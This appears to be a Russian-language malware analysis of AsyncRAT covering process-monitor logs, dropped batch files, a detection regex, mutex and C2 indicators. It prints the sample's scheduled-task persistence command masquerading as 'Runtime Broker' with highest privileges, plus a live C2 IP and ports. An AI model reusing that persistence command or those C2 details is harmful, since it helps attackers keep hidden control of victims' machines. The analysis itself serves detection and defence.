Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Op...
Stub.exe	2740	QueryBasicInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	CreationTime: 26/05/2022 19:56:29, LastAccessTime: 26...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	
Stub.exe	2740	CreateFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Desired Access: Read Data/List Directory, Execute/Tra...
Stub.exe	2740	WriteFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	Offset: 0, Length: 4.096, I/O Flags: Non-cached, ...
Stub.exe	2740	SetEndOfFileInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	EndOfFile: 154
Stub.exe	2740	CreateFileMapping	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	SyncType: SyncTypeOther
Stub.exe	2740	CreateFileMapping	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	FILE LOCKED WI...	SyncType: SyncTypeCreateSection, PageProte...
Stub.exe	2740	QueryStandardInformationFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	AllocationSize: 160, EndOfFile: 154, NumberOfLinks: 1, D...
Stub.exe	2740	CloseFile	C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat	SUCCESS	

Что касается разделов реестра, то особой активности нет.

Информация

Различное поведение в примере запуска без привилегий.

Однако в случае непривилегированного выполнения в ключах реестра будет модификация для сохраняемости с использованием ключа HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Runtime Broker.



cmd.exe – 7380

"C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "Runtime Broker" /tr '"C:\Users\lab\AppData\Roaming\Runtime Broker.exe"' & exit

Этот процесс в основном отвечает за запуск двоичного файла schtasks.exe. Важно отметить, как мы видим и увидим в ходе анализа, что, поскольку это 32-битный сэмпл, выполнение будет связано с каталогом C:\Windows\SysWOW64\.


Этот процесс не будет существовать при запуске AsyncRAT без прав администратора.

schtasks.exe — 4152

schtasks /create /f /sc onlogon /rl highest /tn "Runtime Broker" /tr '"C:\Users\lab\AppData\Roaming\Runtime Broker.exe"'

Задача генерируется в системе для выполнения при каждом входе в систему любого пользователя с правами администратора.

/f -> A value that forcefully creates the task and suppresses warnings if the specified task already exists.
/sc onlogon -> In each login
/rl highest -> Max privileges
/tn "Runtime Broker" -> Task name
/tr "C:\Users\lab\AppData\Roaming\Runtime Broker.exe" -> Task run to execute




cmd.exe – 8840

C:\Windows\system32\cmd.exe /c ""C:\Users\lab\AppData\Local\Temp\tmp3959.tmp.bat""

Этот процесс отвечает за выполнение bat-файла, созданного во время выполнения двоичного файла Stub.exe. Важно отметить, что имя пакетного файла зависит от выполнения, однако шаблон всегда один и тот же. Следующее RegEx будет работать, чтобы обнаружить это.

.*tmp[a-zA-Z1-9]{4}.tmp.bat



timeout.exe - 6272

timeout 3


Вредоносная программа использует тайм-аут в 3 секунды, прежде чем начнет выполнять остальные действия.

Runtime Broker.exe — 4080


"C:\Users\lab\AppData\Roaming\Runtime Broker.exe"

Как видно из названия процесса, вредоносная программа пытается выдать себя за легитимный бинарный файл Microsoft Windows runtimebroker.exe. Однако в этом случае можно заметить, что между двумя словами есть пробел.

Здесь устанавливается связь с сервером C2. В данном случае используются порты 8808, 7707 и 6606. IP-адрес назначения — 217.195.197.70.



С другой стороны, другим индикатором, который может помочь нам идентифицировать выборку и семейство во время анализа, является используемый мьютекс, в данном случае это AsyncMutex_6SI8OkPnk.




Во время выполнения Runtime Broker.exe я приступил к извлечению сборки .NET из памяти, чтобы проверить, был ли это тот же двоичный файл Stub.exe, который был проанализирован позже, или он представлял некоторую разницу при запуске. В ходе этого извлечения из памяти были получены следующие сборки.

aB.exe


Сборка aB.exe — это тот же файл Stub.exe, который в свою очередь также является Runtime Broker.exe.

MessagePackLib.dll

Эта DLL не содержит никаких упаковщиков или средств защиты кода. 41 из 68 движков VT (https://www.virustotal.com/gui/file/cd89c8c9bb614fac779491b98ed425f90b01412381e02392fb27b36db3568b0f) определяют эту DLL как вредоносную.




Взглянув на сборку, вы можете увидеть, что структура класса не кажется очень сложной, и, проявив немного терпения, вы сможете определить его функциональность (если вам интересен пример, спросите меня в частном порядке).




Recovery.dll


В этом случае удалось проверить существование Reactor, который сам по себе называется защитой кода .NET(https://www.eziriz.com/) , что можно увидеть на его веб-сайте.



Что касается сборки, то можно убедиться, что есть защита кода, так как многие строки и классы рандомизируются в момент наблюдения за их возможной логикой.




В процессе попытки снять защиту кода можно увидеть в более читаемом виде часть кода, идентифицирующую сообщения о действиях, которые может попытаться выполнить сборка, в данном случае, как видно на изображении, связанных с получением файла куки Firefox.



Граф потока выполнения

Чтобы иметь графическое представление наиболее важных событий, происходящих во время выполнения AsyncRAT, был разработан граф поведения, на котором можно увидеть события, генерируемые в системе во время его выполнения.



Алмазная модель

IOCs

- 217.195.197.70 through 6606, 7707, 8808 ports
